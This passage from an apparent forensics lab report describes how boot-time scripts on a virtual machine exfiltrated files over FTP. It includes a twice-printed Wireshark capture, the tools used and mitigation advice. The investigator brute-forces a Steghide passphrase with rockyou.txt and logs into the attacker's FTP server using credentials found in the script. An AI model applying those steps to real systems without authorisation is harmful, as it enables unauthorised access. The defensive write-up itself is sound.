
  When investigating the machine, there weren't any particularly concerning performance issues other than the unusual scripts running at the start of each bootup.

  Another very important insight is that the attacker conducted the attack using simple very baseline methods as to not raise an alert to the systems antivirus software therefore providing a very high chance for the attack to go unnoticed.


5. **Investigation Process**


- **What forensic tools and methodologies were used to uncover evidence?**


FTK imager: I used this tool to examine the files within the C:\Systemcore\library\ directory and also examine the PowerShell and cmd scripts.




Wireshark: I did a network and system analysis to help identify potential FTP traffic or any form of suspicious communication in the system.


*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
729 417.719226 23.53.170.55 192.168.10.128 HTTP 532 HTTP/1.1 200 OK (PNG)
734 417.853555 192.168.10.128 23.53.170.55 HTTP 268 GET /image/apps.15399.9007199266252409.55c8a
740 417.869165 23.53.170.55 192.168.10.128 HTTP 147 HTTP/1.1 200 OK (PNG)
745 418.081279 192.168.10.128 23.53.170.55 HTTP 268 GET /image/apps.35877.9007199266252409.55c8a
751 418.098971 23.53.170.55 192.168.10.128 HTTP 865 HTTP/1.1 200 OK (PNG)
28805 1105.274294 192.168.10.128 23.39.213.128 HTTP 281 GET / HTTP/1.1
Frame 745: 268 bytes on wire (2144 bits), 268 bytes captured (2144 bits) on interface \Device\NPF_{D2218295-F9C6-4082-BF70-8E93
Ethernet II, Src: VMware_7b:bf:33 (00:0c:29:7b:bf:33), Dst: VMware_e7:35:ee (00:50:56:e7:35:ee)
Internet Protocol Version 4, Src: 192.168.10.128, Dst: 23.53.170.55
Transmission Control Protocol, Src Port: 11380, Dst Port: 80, Seq: 1, Ack: 1, Len: 214
Hypertext Transfer Protocol
0000 00 50 56 e7 35 ee 00 0c 29 7b bf 33 08 00 45 00 ·PV·5···){·3··E·
0010 00 fe c2 93 40 00 80 06 00 00 c0 a8 0a 80 17 35 ····@··· ·······5
0020 aa 37 2c 74 00 50 bf 16 28 36 6d d4 1d 9f 50 18 ·7,t·P·· (6m···P·
0030 fa f0 8d 85 00 00 47 45 54 20 2f 69 6d 61 67 65 ·····GE T /image
0040 2f 61 70 70 73 2e 33 35 38 37 37 2e 39 30 30 37 /apps.35 877.9007
0050 31 39 39 32 36 36 32 35 32 34 30 39 2e 35 35 63 19926625 2409.55c
0060 38 61 31 35 36 2d 64 35 61 30 2d 34 32 30 34 2d 8a156-d5 a0-4204-
0070 38 38 63 62 2d 63 61 64 39 37 63 65 63 38 63 66 88cb-cad 97cec8cf
0080 35 2e 65 31 36 65 62 63 33 36 2d 39 35 38 65 2d 5.e16ebc 36-958e-
Hypertext Transfer Protocol: Protocol
Packets: 487923 · Displayed: 194 (0.0%) · Dropped: 35797 (7.3%)
Profile: Default


*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
729 417.719226 23.53.170.55 192.168.10.128 HTTP 532 HTTP/1.1 200 OK (PNG)
734 417.853555 192.168.10.128 23.53.170.55 HTTP 268 GET /image/apps.15399.9007199266252409.55c8a
740 417.869165 23.53.170.55 192.168.10.128 HTTP 147 HTTP/1.1 200 OK (PNG)
745 418.081279 192.168.10.128 23.53.170.55 HTTP 268 GET /image/apps.35877.9007199266252409.55c8a
751 418.098971 23.53.170.55 192.168.10.128 HTTP 865 HTTP/1.1 200 OK (PNG)
28805 1105.274294 192.168.10.128 23.39.213.128 HTTP 281 GET / HTTP/1.1
Frame 745: 268 bytes on wire (2144 bits), 268 bytes captured (2144 bits) on interface \Device\NPF_{D2218295-F9C6-4082-BF70-8E93
Ethernet II, Src: VMware_7b:bf:33 (00:0c:29:7b:bf:33), Dst: VMware_e7:35:ee (00:50:56:e7:35:ee)
Internet Protocol Version 4, Src: 192.168.10.128, Dst: 23.53.170.55
Transmission Control Protocol, Src Port: 11380, Dst Port: 80, Seq: 1, Ack: 1, Len: 214
Hypertext Transfer Protocol
0000 00 50 56 e7 35 ee 00 0c 29 7b bf 33 08 00 45 00 ·PV·5···){·3··E·
0010 00 fe c2 93 40 00 80 06 00 00 c0 a8 0a 80 17 35 ····@··· ·······5
0020 aa 37 2c 74 00 50 bf 16 28 36 6d d4 1d 9f 50 18 ·7,t·P·· (6m···P·
0030 fa f0 8d 85 00 00 47 45 54 20 2f 69 6d 61 67 65 ·····GE T /image
0040 2f 61 70 70 73 2e 33 35 38 37 37 2e 39 30 30 37 /apps.35 877.9007
0050 31 39 39 32 36 36 32 35 32 34 30 39 2e 35 35 63 19926625 2409.55c
0060 38 61 31 35 36 2d 64 35 61 30 2d 34 32 30 34 2d 8a156-d5 a0-4204-
0070 38 38 63 62 2d 63 61 64 39 37 63 65 63 38 63 66 88cb-cad 97cec8cf
0080 35 2e 65 31 36 65 62 63 33 36 2d 39 35 38 65 2d 5.e16ebc 36-958e-
Hypertext Transfer Protocol: Protocol
Packets: 487923 · Displayed: 194 (0.0%) · Dropped: 35797 (7.3%)
Profile: Default



Steghide: in an attempt to uncover any hidden details within the images I used steghide but it asked me for a passphrase which I tried to brute force using common passwords from rockyou.txt but that did not work.



Notepad++: this tool helped open all the scripts safely without corrupting the machine

FileZilla: used the credentials provided in the script and connected to the FTP server to prove the transfer of files leading to the conclusion of data exfiltration.

- **Why were these tools chosen for this investigation?**

I chose these tools for their simplicity and reliability for using during the investigation. They help provide valuable insights and filter out conclusions therefore playing a big role in gathering the evidence and identifying the attack.

- **Were there alternative ways to find the same evidence?**

  An alternative way to find the same evidence could be to manually inspect the system and its directories to find where the malicious files are stored and also look through the registry entries.

  Another method could have been the usage of volatility to retrieve the disk image of the vm and analyze it using volatility on another machine.

6. **Recommendations for Mitigation**

- **How could the attack have been prevented?**

  - First and foremost, the attack could have been prevented by simply analyzing the system for unusual processes and preventing unusual scripts from running.
  - The user can also perform regular audits and scans of the system to ensure any unauthorized attack is mitigated.
  - **Firewall:** by implementing strong firewall rules, the user can restrict unnecessary FTP connections therefore blocking the attacker from performing data exfiltration or any similar attacks.

- **What security measures should be implemented to protect against similar incidents?**

  - **Limited privilege to users:** only grant necessary users access to important files within the system
  - **Application whitelisting:** allowing only authorized and valid scripts to run on the system.
  - **Recording events:** this attack could be documented in order to prevent similar attacks that could take place in the future.

- **What forensic best practices should be followed in future investigations?**

  - **Maintaining records:** by maintaining records of previous attacks, we can identify patterns, and develop more efficient response strategies in the future.
  - **Avoid manipulating evidence:** it is important to not tamper evidence as in order to complete a full investigation, it is vital that the evidence is left untouched to provide accuracy and maintain integrity.
  - **Usage of reliable tools:** in order to maintain accuracy in an investigation, it is important to use reliable tools to conduct the investigation and provide valid results.